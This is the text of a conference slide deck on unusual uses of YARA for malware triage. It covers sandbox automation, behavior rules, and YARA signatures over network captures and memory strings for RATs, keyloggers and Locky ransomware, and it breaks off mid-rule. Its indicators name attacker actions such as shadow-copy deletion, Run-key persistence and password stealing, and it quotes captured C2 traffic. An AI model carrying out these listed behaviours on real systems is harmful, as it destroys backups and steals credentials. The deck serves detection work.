



11:00 AM
PUSHING THE BARRIERS
OF UNIQUE YARA USES



Tom Ueltschi

SR. SECURITY ANALYST AT SWISS POST

TLP-GREEN

REVERSING
2020

21
DAYS
18
HOURS
20
MIN
51
SEC

Where Threat Hunters Go
Deep on **YARA!**

REGISTER NOW



Virtual



June 30

TOM UELTSCHI

YARA-SUMMIT 2020

```
C:> whoami /all
```

- Tom Ueltschi
- Swiss Post CERT / SOC / CSIRT since 2007 (*13 years!*)
- Focus & Interests: Malware Analysis, Threat Intel, Threat Hunting, Red / Purple Teaming
- Member of many trust groups & infosec communities
- FIRST SIG member (malware analysis, red teaming, CTI)
- Twitter: @c_APT_ure

Previous Presentations

- “**Ponmocup Hunter**” (Botnet malware)
 - SANS DFIR Summit 2013, DeepSec 2013, BotConf 2013, BotConf 2014
- “**Threat Hunting with Sysmon Data**” (and Splunk)
 - BotConf 2016, FIRST Con 2017, FIRST TC AMS 2018, BotConf 2018, CERT-EU Con 2019
- “**DESKTOP-Group**” – Tracking a persistent TG using email headers
 - BotConf 2019 (TLP-GREEN – not public)

All public slides linked on my blog:

<http://c-apt-ure.blogspot.com/2017/12/is-this-blog-still-alive.html>

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS

Introduction

Setting Expectations

- Malware analysis & «Threat Hunting» based on our own samples
 - Mostly quarantined email attachs (*not really much on VT / RL et.al.*)
- YARA skills: beginner to «advanced beginner» ☺ (*using since 2014*)
- Reversing skills: **not really** (*disassembler & debugger newby*)
- Using YARA for «whatever works for us»
 - More about **how easy** it can be to start using YARA for your own purpose
 - Less about 31337 new fancy YARA-fu for uber-experts ☺
- Most examples & rules are **older** rather than **recent**
- Usage Goal: malware analysis automation & malware classification

Introduction

Using YARA – What's «normal»?

- Typical features of «most commonly used» YARA Rules
 - High precision
 - Be able to detect maliciousness and distinguish between TP and FP with minimal FN
 - Common file types
 - Executables (PE, ELF, ...)
 - Exploits or macros in «carrier files» (RTF, PDF, DOC/XLS etc.)
 - Memory dumps
- Just in my view, take it as «my opinion» ☺

Shout-out and big thanks to YARA-Exchange Group
Very Lucky and happy to be a member since Aug 2012

deependresearch.org/2012/08/yara-signature-exchange-google-group.html

The screenshot shows the homepage of deependresearch.org. At the top left is a stylized illustration of a fish. To its right, the word "Deep" is written vertically, and "E Research" is written horizontally next to it. Below this, the date "Wednesday, August 8, 2012" is displayed. A large, dark rectangular box contains the text "Yara Signature Exchange Google Group". Inside this box is a logo consisting of a stylized letter 'G' followed by the words "Yara Exchange". To the right of the logo, the text "Yara-Exchange Google Group (by invitation only)" and the URL "https://groups.google.com/d/forum/yaraexchange" are provided. At the bottom of the box, there is a note: "Please read the **Yara Exchange Group rules below** and if you are interested, request an invitation by sending an email from your organization's email account to to **Yara at deependresearch.org** (currently moderated by Andre' M. DiMino)". On the left side of the page, there is a sidebar with links: "Mobile version", "About Us", and "Threat research and intelligence analysis with emphasis on malware, botnet tracking, underground economy and cybercrime".

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



Automate Malware Analysis

How far can you go?

«We need a bigger sandbox!»

Started using Sandbox in 2013 (>7 years ago)

«Can I get some scripts with that?
To go please!»

Started scripting & automating in 2014



2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / @c_APT_ure

Automated Sandbox malware analysis


«Swiss Army Knife of Sandboxes» (commercial, private cloud)
<http://www.joesecurity.org/joe-sandbox-technology> [Blog]

Automation / Scripting:

- Extract mail attachs
- Upload samples to sandbox
- Download analysis results
 - report HTML/XML, PCAP, dropped files, file-/mem-strings
- Post processing
 - PCAP & tshark (DNS, HTTP, TCP)
 - XML & xquilla (files/reg keys created, mutexes, SB-sigs)
 - YARA scans of files, mem-strings & PCAP
 - VT hash lookups (submit sample & dropped files)

Tom Ueltschi / BotConf 2015

Automating Malware Analysis



2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / @c_APT_ure

YARA rules!

Automated Sandbox malware analysis

```
*****
Sample analysis ID: /data/malware/mail-malware/2015-11-22_7

--- matching YARA rules ---
cf_embedded_exe [] 2015-11-22_7/Oreder-214.exe
crime_BackdoorFynloski_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_GenericDownloader_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/q.exe.2184.6.memstr
crime_HackToolPassView_mem [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
crime_TrojanDownloaderAndromeda_mem [] 2015-11-22_7/vbc.exe.2504.4.memstr
file_autoit_script [] 2015-11-22_7/q.exe.3880.3.memstr
file_autoit_script [] 2015-11-22_7/ScriptedSandbox.exe.784.8.memstr
malwareconfig_DarkComet [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
malwareconfig_DarkComet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_darkcomet_config_artifacts_memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Default_Mutex_Memory [] 2015-11-22_7/vbc.exe.2504.4.memstr
mem_DarkComet_Keylogs_Memory [] 2015-11-22_7/Oreder-214.exe.1480.1.memstr
memstr_NirSoft_tools [] 2015-11-22_7/ScriptedSandbox.exe.2720.13.memstr
mutex_rat_darkcomet [] 2015-11-22_7/vbc.exe.2504.4.memstr
mz_executable [] 2015-11-22_7/dropped/ScriptedSandbox.exe.3880.dr
mz_executable [] 2015-11-22_7/Oreder-214.exe
pcap_rat_darkcomet [] 2015-11-22_7/dump-07999a4c46045729d4ba066761198f58.pcap
zip_file [] 2015-11-22_7/Oreder.zip
```

Tom Ueltschi / BotConf 2015

Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem  
11 NET -> network (pcap)  
18 PERS -> persistence method  
79 PROC -> process (memory)  
 7 REG -> registry  
23 SIG -> sandbox signature  
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"  
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"  
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"  
"FILE: creates file 'run.dat' [Nanocore RAT]"  
  
"PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"  
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"  
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"  
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"  
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"  
  
"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"  
"REG: creates reg key 'HKEY_USERS/Software/Remcos-*' [Remcos RAT]"  
"REG: creates reg keys '(Rans-Status|Flood|Software\[0-9A-F]{12})' [LimeRAT]"  
"REG: creates reg keys 'NetWire' [Netwire RAT]"  
  
"NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs"
```

Behavior Rules?

Think SIGMA / SIEM analytics (or some even «IOCs»)

- Currently 243 «behavior rules»

```
42 FILE -> filesystem  
11 NET -> network (pcap)  
18 PERS -> persistence method  
79 PROC -> process (memory)  
7 REG -> registry  
23 SIG -> sandbox signature  
60 YARA -> YARA rule (whitelist)
```

```
"FILE: creates directory 'dclogs' [DarkComet]"  
"FILE: creates file 'DHCP Manager\dhcpmgr.exe' [Nanocore RAT]"  
"FILE: creates file 'AGP Manager\agpmgr.exe' [Nanocore RAT]"  
"FILE: creates file 'run.dat' [Nanocore RAT]"  
  
"PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"  
"PROC: creates mutexes 'Remcos-*' [Remcos RAT]"  
"PROC: creates memory string 'LimeRAT-Admin' [LimeRAT]"  
"PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]"  
"PROC: started 'java*.exe' from %APPDATA%\Oracle [Java RAT Adwind]"  
  
"REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"  
  
egrep -Hi "dclogs" ${1}/files-created.txt | cut -d"/" -f1 | uniq | \  
analyze-out.sh "FILE: creates directory 'dclogs' [DarkComet]"  
  
egrep -Hi "DC_MUTEX" ${1}/mutex-created.txt | cut -d"/" -f1 | uniq | \  
analyze-out.sh "PROC: creates mutexes 'DC_MUTEX-' [DarkComet]"  
  
egrep -Hi "DC3_FEXEC" ${1}/reg-key*.txt | cut -d"/" -f1 | uniq | \  
analyze-out.sh "REG: creates reg key 'HKEY_USERS/Software/DC3_FEXEC' [DarkComet]"
```

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

- Persistence Methods
- Registry- / filesystem-based, sched. tasks

Behavior / Indicator	# of samples
PERS / SIG: Drops PE files to the startup folder	235
PERS / SIG: Uses schtasks.exe or at.exe to add and modify task schedules	51
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%APPDATA%'	30
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in '%TEMP%'	2
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'other/unknown'	69
PERS: creates reg key 'CurrentVersion/Policies/Explorer/Run' to exec malware in 'System32'	7
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%APPDATA%'	1002
PERS: creates reg key 'CurrentVersion/Run' to exec malware in '%TEMP%'	206
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'other/unknown'	248
PERS: creates reg key 'CurrentVersion/Run' to exec malware in 'System32'	39
PERS: Debugger Persistence	12
PERS: Registry Windows Load persistence	5
PERS: Startup LNK-Shortcut to EXE	19
PERS: Uses schtasks.exe	51
PERS: WinLogon Shell Persistence	30
PERS: WinLogon UserInit Persistence	27

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

- Network Behavior
 - TCP conns on non-std ports
 - Data exfil over SMTP (TLS) or FTP
 - Spike in C&C IPs from same AS

Behavior / Indicator	# of samples
NET: connects to IPs from AS47583	153
NET: FTP used	24
NET: User-Agent known for Upatre Downloader	320
NET: User-Agent: 'HardCore Software For : Public'	91
NET: uses ping [0-9].[0-9].[0-9].[0-9] (e.g. 1.1.2.2, 2.2.1.1)	58
NET: uses Tor2Web domains / service (Chanitor / Tordal?)	11
NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs	185
NET: using TCP ports smtp_25, smtp/tls_587	149

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / @c_APT_ure

Behavior rules!

Extracting IOCs from malware analysis

- Filesystem IOCs
- Specific file- / directory-names

Behavior / Indicator	# of samples
FILE: creates directory 'dclogs' [DarkComet]	60
FILE: creates file '/SubFolder/SubFolder/csrss.exe'	2
FILE: creates file '/SubFolder/SubFolder/winlogon.exe'	4
FILE: dropping file 'IpOverUsbSvrc.exe'	23
FILE: dropping VBS file	189
FILE: dropping VBS to call 'WScript.Shell'	102
FILE: dropping VBS to create 'RunOnce/Shell' reg key	2
FILE: dropping VBS to enum AV & FW products	3
FILE: drops '.exe' file without a name	4
FILE: drops 'Microsoft-KB[0-9]+.exe' in ProgramData	29

Tom Ueltschi / BotConf 2015

2015: BotConf lightning talk

Creating your own
CTI in 3 minutes

TLP-AMBER

Tom Ueltschi / BotConf 2015
tuelschi@people.ops-trust.net / [@c_APT_ure](#)

Behavior rules!

Extracting IOCs from malware analysis

→ Memory strings, Mutexes, Procs started

Behavior / Indicator	# of samples
PROC: calls 'reg.exe query HKLM/SOFTWARE/.../CurrentVersion/Uninstall'	4
PROC: calls 'regsvr32.exe' to register service DLL	19
PROC: calls 'type [path-to]winlogin.exe > ____' (Wawtrak, NeverQuest, Snifula?)	18
PROC: calls 'vssadmin.exe Delete Shadows /All /Quiet' to delete Shadow Copies	82
PROC: creates memory string 'CyberGate'	18
PROC: creates memory string 'HawkEye Keylogger'	29
PROC: creates memory string 'Limitless Logger'	21
PROC: creates memory string 'Predator Pain v13'	8
PROC: creates memory string 'Predator Pain v14'	3
PROC: creates memory string 'Software/NirSoft/MailPassView'	79
PROC: creates memory string 'Software/NirSoft/MessenPass'	2
PROC: creates memory string 'www.nirsoft.net'	187
PROC: creates mutexes '(xXx_key_xXx hanspeter[0-9]_SAIR_RESTART)'	7
PROC: creates mutexes 'CYBERGATEUPDATE'	8
PROC: creates mutexes 'DC_MUTEX-' [DarkComet]	64
PROC: execs 'driverquery.exe'	5
PROC: runs malware exe with 'key' after long series of spaces (20 - 2000 spaces)	27

Tom Ueltschi / BotConf 2015

Does «size» really matter? (Semi-)Automating Malware Analysis

- Number of analyzed malware samples
 - Per month → 50 to 400 (average ~230)
 - Per year → ~2'000 to ~3'500
 - 2014 → 1893
 - 2015 → 3184
 - 2016 → 3461
 - 2017 → 2409
 - 2018 → 1982
 - 2019 → 2273
 - 2020 → 1154 (*)

Automated Sandbox malware analysis					
Year	2013		2014		2015
	134	2014-01	252	2015-01	
	191	2014-02	261	2015-02	
	290	2014-03	356	2015-03	
	228	2014-04	251	2015-04	
	137	2014-05	258	2015-05	
	41	2014-06	320	2015-06	
	81	2014-07	184	2015-07	
	16	2013-08	146	2014-08	207
	39	2013-09	134	2014-09	220
	66	2013-10	206	2014-10	274
	60	2013-11	175	2014-11	227
	109	2013-12	130	2014-12	
Total	290		1893		2810
Average	58		158		255

Tom Ueltschi / BotConf 2015

→ «Small numbers», but high value!

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from NetWire RAT

The image displays three separate Wireshark windows, each showing a different TCP stream from a NetWire RAT capture. The streams are identified by their stream numbers (0, 40, and 3) in the title bar.

- Stream 0:** Shows a conversation of 79 bytes. The first few bytes are 41 00 00 00 03, followed by a series of characters and control codes.
- Stream 40:** Shows a conversation of 19 kB. It includes several 0x01 00 00 00 01 messages, which are likely ACKs or responses to commands.
- Stream 3:** Shows a conversation of 33 client pkts, 16 server pkts, and 32 turns. This stream contains a mix of command bytes and data blocks, including 0x41 00 00 00 03 and 0x01 00 00 00 02.

The Wireshark interface includes standard tools at the bottom: "Entire conversation (X kB)", "Show and save data as [Hex Dump / Stream 0]", "Find: [text] Find Next", "Filter Out This Stream", "Print", "Save as...", "Back", "Close", and "Help".

Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from NetWire RAT

The screenshot shows two Wireshark windows side-by-side. The left window displays a TCP stream dump with hex and ASCII data. The right window also displays a TCP stream dump with hex and ASCII data. A green rectangular box highlights the YARA rule definition in the center. A large teal arrow points from the highlighted rule towards a yellow oval containing the text "Maybe my 1st rule!".

```
63 rule pcap_rat_netwire
64 {
65     meta:
66         author = "Tom Ueltschi"
67         date = "2014/11"
68         family = "netwire"
69         tags = "rat, netwire"
70
71     strings:
72         $sig1 = { 41 00 00 00 03 }
73         $sig2 = { 41 00 00 00 83 }
74         $sig3 = { 41 00 00 00 05 }
75         $sig4 = { 41 00 00 00 85 }
76         $fpl = "This program"
77
78     condition:
79         any of ($sig*) and not $fpl
80 }
```

Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from DarkComet RAT

The screenshot shows a Wireshark window with a selected TCP stream. The hex dump pane shows two lines of bytes: 00000000-00000010 and 00000010-00000020. The YARA rule code is highlighted with a green border.

```
1 client pkt, 0 server pkts, 0
Entire conversation (22)
Find:
Filter Out This Stream

100 rule pcap_rat_darkcomet
101 {
102     meta:
103         author = "Tom Ueltschi"
104         date = "2014/11"
105         family = "DarkComet"
106         tags = "rat, DarkComet"
107
108     strings:
109         $sig1 = { 44 35 37 33 42 41 35 41 34 45 46 46 43 33 46 42 D573BA5A 4EFFC3FB }
110         $sig2 = "D573BA5A4EFFC3FB629308"
111
112     condition:
113         any of ($sig*)
114 }
```

Using YARA on “uncommon” or “unusual” file types

PCAP files (network traffic) from LuminosityLink RAT

The image shows a Wireshark window displaying a TCP stream. The packet content pane shows several lines of hex and ASCII data, including a CONNECT message and various session identifiers. The status bar at the bottom indicates "13 client pkts, 5 server pkts, 10 turns". A green box highlights a specific YARA rule defined in the right-hand panel.

```
CONNECT=P4CK3T=LM22SERVER-5811365^$^0^$^00:00:00^$^explorer
^$^849224\luketaylor^$^Microsoft Windows 7 Professional 32-
bit^$^0^$^4^$^True^$^Desktop^$^1.5.6b^$^05-10-2017^$^N/
A^$^ddc270c0e6200e87334790da055b8e0859b6eac8^$^LM22SERVER^$^N^$^8_=8C=P4CK3T=1TR4MPanq=10
=()=4TR4MPSTOP=()=6TR4MPN=()=9TR4MP48496|59327|63817|46235|60738|10603|86455|26563|
=()=10TR4MPhttps://files.catbox.moe/f0d6m6.dat=()=8_=8_|=P4CK3T=8_=8ACT=P4CK3T=8_=8PASSWORDS=P4CK3T=K3Y3Microsoft Windows
bit|VW3KH-6JMQW-VPVXM-82K84-T2CGGK3Y38_=8ACT=P4CK3T=0^$^explorer
=P4CK3T=8_=8|=P4CK3T=8_=8ACT=P4CK3T=8_=8ACT=P4CK3T=0^$^explorer
=P4CK3T=8_=8|=P4CK3T=8_=8ACT=P4CK3T=8_=8ACT=P4CK3T=0^$^explorer
=P4CK3T=8_=8|=P4CK3T=8_=8ACT=P4CK3T=8_=8ACT=P4CK3T=0^$^explorer
```

```
rule pcap_rat_Luminosity_Link_p4ck3t
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/11"
        family = "LuminosityLink"
        tags = "rat"

    strings:
        $packet = "=P4CK3T="

    condition:
        #packet > 3
}
```

Using YARA on “uncommon” or “unusual” file types

43 YARA rules for PCAP files (network traffic)

```
8 pcap_ransom_locky_access_cgi  
53 pcap_ransom_locky_apache_handler_php  
116 pcap_ransom_locky_checkupdate  
49 pcap_ransom_locky_data_info_php  
49 pcap_ransom_locky_imageload_cgi  
34 pcap_ransom_locky_information_cgi  
58 pcap_ransom_locky_linuxsucks_php  
82 pcap_ransom_locky_main_php  
47 pcap_ransom_locky_message_php  
16 pcap_ransom_locky_php_upload_php  
15 pcap_ransom_locky_submit_php  
59 pcap_ransom_locky_upload_dispatch_php  
45 pcap_ransom_locky_userinfo_php  
62 pcap_ransom_locky_XORed_dll  
  
13 pcap_ransom_teslacrypt_key_exchange_attempt  
11 pcap_ransom_teslacrypt_key_exchange_success  
113 pcap_ransom_teslacrypt_payload_download
```

Ransomware

RAT's

```
47 pcap_get_range  
6 pcap_iSpy_Logger  
550 pcap_java_rat_adwind_JBifrost  
115 pcap_java_rat_unknown_1  
4 pcap_jfect_rat  
2 pcap_Knight_Logger_dump_mail  
65 pcap_limitless_logger  
1 pcap_Olympic_Vision_Keylogger  
419 pcap_post_gate_php  
47 pcap_Predator_Pain_dump_mail  
  
12 pcap_rat_adwind  
2 pcap_rat_ave_maria  
67 pcap_rat_darkcomet  
16 pcap_rat_Luminosity_Link_p4ck3t  
1 pcap_rat_morphine  
56 pcap_rat_netwire  
302 pcap_rat_netwire_1  
3 pcap_rat_njrat  
2851 pcap_rat_qarallax  
18 pcap_rat_Revenge_RAT  
112 pcap_rat_unknown_1  
23 pcap_trojan_nivdort
```

Pwd-stealers
Keyloggers

Using YARA on “uncommon” or “unusual” file types

43 YARA rules for PCAP files (network traffic)

```
8 pcap_ransom_locky_access_cgi
53 pcap_ransom_locky_apache_handler_php
116 pcap_ransom_locky_checkupdate
49 pcap_ransom_locky_data_info_php

rule pcap_ransom_locky_XORed_dll
{
    meta:
        author = "Tom Ueltschi - @c_APT_ure"
        date = "2016/09"
        family = "Locky"
        tags = "ransomware"

    strings:
        $xorkey01 = "4ptDnDNgVpg2LpwcuWF84V2KZSnvIli"
        $xorkey02 = "e7cfsv6kAR25PBTRtGaanxFZFwdSJZG"
        $xorkey03 = "aGyo3QQOUf5i3l5dAgRsht0086JmsX"
        $xorkey04 = "WyAI1DCrcT6EZ0qOLtP1igeJf8Nvh4k"
        $xorkey05 = "VPv2IxHEYpcXa4danbDLN8R20nVafGX"
        ...
        $xorkey30 = "6dYGb6xIftn2XWLfy9QsF9YAnE2FMy6C"
        $xorkey31 = "frfnpc0iA8VsRK4v1Fqv1wou7JipRpsR"
        $xorkey32 = "g8znmjXLwhSppuflLz7hJERnawh0c7cw"
        $xorkey33 = "wHIPx3Yg61EQPp0wwfE33TIdtOCRENrF"
        $xorkey34 = "Xdsk4gxRmVKXKB1RXHLa29VxIpIIegBH"

    condition:
        any of ($xorkey*)
}
```

rule (URI pattern)	date start	date end	days	samples
pcap_ransom_locky_main_php	15.02.2016	24.03.2016	39	82
pcap_ransom_locky_submit_php	28.03.2016	21.04.2016	25	15
pcap_ransom_locky_userinfo_php	26.04.2016	29.05.2016	34	45
pcap_ransom_locky_access_cgi	29.05.2016	29.05.2016	1	8
pcap_ransom_locky_upload_dispatch_php	30.05.2016	01.08.2016	64	59
pcap_ransom_locky_php_upload_php	03.08.2016	18.08.2016	16	16
pcap_ransom_locky_data_info_php	22.08.2016	25.09.2016	35	49
pcap_ransom_locky_apache_handler_php	26.09.2016	22.10.2016	27	53
pcap_ransom_locky_linuxsucks_php	23.10.2016	01.11.2016	10	58
pcap_ransom_locky_message_php	01.11.2016	18.11.2016	18	47
pcap_ransom_locky_information_cgi	20.11.2016	04.12.2016	15	34
pcap_ransom_locky_checkupdate	04.12.2016	14.08.2017	254	116
pcap_ransom_locky_imageload_cgi	15.08.2017	29.09.2017	46	49
pcap_ransom_locky_XORed_dll	04.09.2016	07.09.2017	369	62
56 pcap_rat_netwire				
302 pcap_rat_netwire_1				
3 pcap_rat_njrat				
2851 pcap_rat_qarallax				
18 pcap_rat_Revenge_RAT				
112 pcap_rat_unknown_1				
23 pcap_trojan_nivdort				

Using YARA on “uncommon” or “unusual” file types

43 YARA rules for PCAP files (network traffic)

- PCAP YARA rules developed 2014 – 2017
 - Deprecated / superseeded
- After mid 2017 scanning PCAPs with Suricata and IDS rules
 - ET OPEN, ETPRO and other commercial IDS rules

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
 - PCAP files
 - memory-strings & mutexes
 - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
 - YARA for email headers and body
 - Weird file formats: MSI + JAR || RTF + XLS



Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_Limitless_LOGGER
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "Limitless Logger"

    strings:
        $str1 = "Limitless Logger :"
        $str2 = ": Keyboard Records :"

    condition:
        any of ($str*)
}
```

```
rule memstr_HawkEye_KeYlogger
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "HawkEye Keylogger"

    strings:
        $str1 = "HawkEye Keylogger"
        $str2 = "| Runescape Stealer |"
        $str3 = "| Minecraft Stealer |"

    condition:
        any of ($str*)
}
```

```
rule memstr_Knight_LOGGER
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/01"
        family = "Knight Logger"

    strings:
        $str1 = "Knight Logger Started..."
        $str2 = "[FIRST RUN]Knight Logger first run on"
        $str3 = "Knight Logger sent logs of"
        $str4 = "Knight Logger recovered wallets of"
        $str5 = "Knight Logger recovered accounts of"

    condition:
        any of ($str*)
}
```

```
rule memstr_Predator_Pain
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "Predator Pain"

    strings:
        $str1 = "Predator Pain"
        $str2 = "- Key Recorder -"
        $str3 = "Minecraft stealer -"
        $str4 = "PredatorLogger"

    condition:
        any of ($str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_ispy_KeyLogger
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/04"
        family = "ispy Keylogger"

    strings:
        $str1 = "ispy Keylogger - clipboard - Keystrokes" nocase
        $str2 = "ispy Keylogger - Screenshot" nocase
        $str3 = "ispy Keylogger - WebCam" nocase
        $str4 = "ispy Keylogger - Installation Notification" nocase
        $str5 = "ispy Keylogger - Password Recovery" nocase
        $str6 = "ispysoft Admin" nocase
        $str7 = "Dear ispy Keylogger Customers" nocase
        $str8 = "Let us informed you that ispy Keylogger is currently active now" nocase
        $str9 = "ispy Keylogger has been installed to the following PC" nocase
        $str10 = "***** clipboard Logger *****" nocase
        $str11 = "***** Keystroke Logger *****" nocase
        $str12 = "***** Screen Logger *****" nocase
        $str13 = "***** WebCam Logger *****" nocase

    condition:
        3 of ($str*)
}
```

```
rule memstr_NirSoft_tools
{
    meta:
        author = "Tom Ueltschi"
        date = "2014/11"
        family = "NirSoft tools"

    strings:
        $str1 = "Software\\NirSoft\\MailPassView"
        $str2 = "Software\\NirSoft\\MessenPass"
        $str3 = "Software\\Nirsoft\\"
        $str4 = "a href=\"http://www.nirsoft.net/\""

    condition:
        any of ($str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Memory strings files

```
rule memstr_rat_nanocore
{
    meta:
        author = "Tom Ueltschi"
        date = "2016/04"
        family = "nanocore"
